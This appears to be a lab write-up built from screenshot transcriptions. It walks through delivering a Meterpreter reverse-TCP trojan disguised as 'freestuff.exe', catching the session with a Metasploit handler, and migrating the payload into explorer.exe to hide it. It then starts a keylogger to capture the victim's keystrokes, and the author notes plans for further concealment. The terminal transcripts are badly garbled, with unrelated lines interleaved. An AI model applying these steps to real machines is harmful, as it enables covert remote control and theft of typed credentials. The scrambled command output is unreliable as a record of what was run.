
Now we are ready to connect to any system that opens and runs the executable file.




The screenshot shows a terminal window titled "Kali-Debian 10.x 64-bit" with the user "yz593" logged in. The window contains the following text:

```
lhost → 172.16.227.141
msf5 exploit(multi/handler) > options
set lhost
Module options (exploit/multi/handler): 172.16.227.141
lhost ⇒ 172.16.227.141
msf5 exploit(multi/handler) > 
[*] Started reverse TCP handler on 172.16.227.141:4444
[*] Sending stage (176195 bytes) to 172.16.227.136
Payload options (windows/meterpreter/reverse_tcp): 444 → 172.16.227.136:49870 (at 2020-11-30 21:33:50 -0600)
[*] EXITFUNC: process Meterpreter yes session Exit technique (Accepted: '', seh, thread, process, none)
[*] LHOST: or >172.16.227.141 yes The listen address (an interface may be specified)
[*] LPORT: 4444 Meterpreter yes The listen port
msf5 exploit(multi/handler) > exit
root@kali:~# ls
Exploit target:
root@kali:~# cd keylogger/
root@kali:~/keylogger# ls
freestuff.exe
root@kali:~/keylogger# Wildcard Target rm -r freestuff.exe
root@kali:~/keylogger# cd /var/www/html/
root@kali:/var/www/html# ls
msf5 exploit(multi/handler) > run nginx-debian.html
root@kali:/var/www/html# rm freestuff.exe
[*] Started reverse TCP handler on 172.16.227.141:4444
root@kali:/var/www/html# 
```


This is an example of a target system downloading and running the executable file. I have disabled the firewall and any antivirus on the target system for the purpose of this demonstration. Under normal circumstances, Windows will not allow this file to be downloaded, or executed, as the payload is basically a trojan. There are ways to work around this, but I wanted to focus more on the actual keylogging aspect.



For now, the payload can easily be seen in the task manager, later I will hide the file in another process to make it harder for the target to find and remove.




This shows a successful connection once the target runs the file. We are now inside the target's system, and are able to execute the keylogger.



The screenshot shows a terminal window titled "Kali-Debian 10.x 64-bit". The terminal is running a Metasploit session (msf5) against a target host (172.16.227.141). The session has been successfully exploited, and the user is now in a root shell on the target machine (root@kali:~#). The terminal displays the exploit configuration, the exploit command, and the resulting session details.

```
msf5 exploit(multi/handler) > set lhost 172.16.227.141
lhost => 172.16.227.141
Payload options (windows/meterpreter/reverse_tcp):
  Name          Current Setting  Required  Description
  EXITFUNC      process        yes       Exit technique (Accepted:___, seh, thread, process, none)
  LHOST         172.16.227.141  yes       The listen address (an interface may be specified)
  LPORT         4444           yes       The listen port
[*] 172.16.227.136 - Meterpreter session 1 closed. Reason: Died
Interrupt: use the 'exit' command to quit
Exploit target:
[*] Shutting down Meterpreter...
msf5 exploit(multi/handler) > exit
root@kali:~# ls
0kti Wildcard Target routersploit.log yoyoyo.txt
root@kali:~# cd keyLogger/
root@kali:~/keyLogger# ls
msf5 exploit(multi/handler) > run
root@kali:~/keyLogger# rm -r freestuff.exe
[*] Started reverse TCP handler on 172.16.227.141:4444
[*] Sending stage (176195 bytes) to 172.16.227.136
[*] Meterpreter session 1 opened (172.16.227.141:4444 → 172.16.227.136:49938) at 2020-11-30
22:29:02 -0600
root@kali:~/var/www/html# rm freestuff.exe
root@kali:~/var/www/html# vim index.html
meterpreter > [www/html# ]
```


The “ps” command will show all the processes currently running on the target system.



A screenshot of a Kali Linux terminal window titled "Kali-Debian 10.x 64-bit". The terminal shows a Metasploit session where a reverse TCP handler has been set up and a meterpreter session has been opened. The user then runs the "ps" command to list all processes on the target system. The output of the "ps" command is as follows:

```
msf5 exploit(multi/handler) > set lhost
msf5 exploit(multi/handler) > run
[*] Started reverse TCP handler on 172.16.227.141:4444
[*] Sending stage (176195 bytes) to 172.16.227.136
[*] Meterpreter session 1 opened (172.16.227.141:4444 → 172.16.227.136:49938) at 2020-11-30
22:29:02 -0600
[*] Sending stage (176195 bytes) to 172.16.227.136
meterpreter > ps
[*] session 1 opened (172.16.227.141:4444 → 172.16.227.136:49870) at 2020-11-30
21:33:50 -0600
Process List
=====
PID Ppid Name          Session User          Path
--- ---
0   0    [System Process] ...
45  0    [System Handler] > exit
92t@kali:~# Registry
308kt@kali:~# smss.exe > routersploit.log yoyoyo.txt
352@kali:~# svchost.exe/
356@kali:~# svchost.exe
364stt@kali:~# dllhost.exe           x64      1        DESKTOP-0SLBQLS\yz593  C:\Windows\System32\dllhost.exe
368@kali:~# rm -r freestuff.exe
368@kali:~# svchost.exe > /var/www/html/
396@kali:~# Windows.WARP.JITService.exe
420stt@kali:~# execrss.exe > index.nginx-debian.html
512@kali:~# vacrss.exe > rm freestuff.exe
520@kali:~# vim index.html
576@kali:~# vwininit.exe > vwinlogon.exe
```


The “migrate” command will move the payload to another process on the target system when give the process ID(PID), in this case, I chose “explorer.exe” with a PID of 3308.



A screenshot of a terminal window titled "Kali-Debian 10.x 64-bit". The window shows a list of running processes and a Metasploit meterpreter session. The processes list includes svchost.exe, Windows.WARP.JITService.exe, WinStore.App.exe, RuntimeBroker.exe, MicrosoftEdgeCP.exe, MicrosoftEdgeSH.exe, SystemSettings.exe, SecurityHealthSystray.exe, OneDrive.exe, Taskmgr.exe, and several Microsoft Edge-related processes. The meterpreter session shows the user navigating through the system, removing files, migrating the payload to explorer.exe (PID 3308), and getting the current pid. The terminal has a dark theme with light-colored text.

```
4528 648 svchost.exe
4684 4528 Windows.WARP.JITService.exe
4740 784 WinStore.App.exe x64 1 DESKTOP-0SLBQLS\yz593 C:\Program Files\WindowsApps\Microsoft.WindowsStore_12011.1001.1.0_x64_8wekyb3d8bbwe\WinStore.App.exe
4804 784 RuntimeBroker.exe x64 1 DESKTOP-0SLBQLS\yz593 C:\Windows\System32\RuntimeBroker.exe > exploit
4852 784 MicrosoftEdgeCP.exe x64 1 DESKTOP-0SLBQLS\yz593 C:\Windows\System32\MicrosoftEdgeCP.exe [ller on 172.16.227.141:4444]
4880 648 svchost.exe [bytes) to 172.16.227.136
4948 4804 MicrosoftEdgeSH.exe (172.16.141.14444 → DESKTOP-0SLBQLS\yz593 C:\Windows\System32\MicrosoftEdgeSH.exe
5036 784 SystemSettings.exe x64 1 DESKTOP-0SLBQLS\yz593 C:\Windows\ImmersiveControlPanel\SystemSettings.exe
5200 3308 SecurityHealthSystray.exe x64 1 DESKTOP-0SLBQLS\yz593 C:\Windows\System32\SecurityHealthSystray.exe Reason to quit
5228 648 SecurityHealthService.exe
5364 4288 SearchFilterHost.exe
5432 4528 Windows.WARP.JITService.exe
5592 784 RuntimeBroker.exe x64 1 DESKTOP-0SLBQLS\yz593 C:\Windows\System32\RuntimeBroker.exe routersploit.log yoyoyo.txt
6024 3308 Taskmgr.exe x64 1 DESKTOP-0SLBQLS\yz593 C:\Windows\System32\Taskmgr.exe
6032 5828 OneDrive.exe x86 1 DESKTOP-0SLBQLS\yz593 C:\Users\yz593\AppData\Local\Microsoft\OneDrive\OneDrive.exe
root@kali:~/keylogger# rm -r freestuff.exe
meterpreter > migrate 3308 /var/www/html/
[*] Migrating from 4064 to 3308 ...
[*] Migration completed successfully.
x-debian.html
meterpreter > getpid
Current pid: 3308
html# rm freestuff.exe
meterpreter > vim index.html
www/html#
```


To start keylogging with the keysan module, I use “keyscan\_start” in Meterpreter. This will start the keysan module and it will begin collecting any keystroke made by the target system.



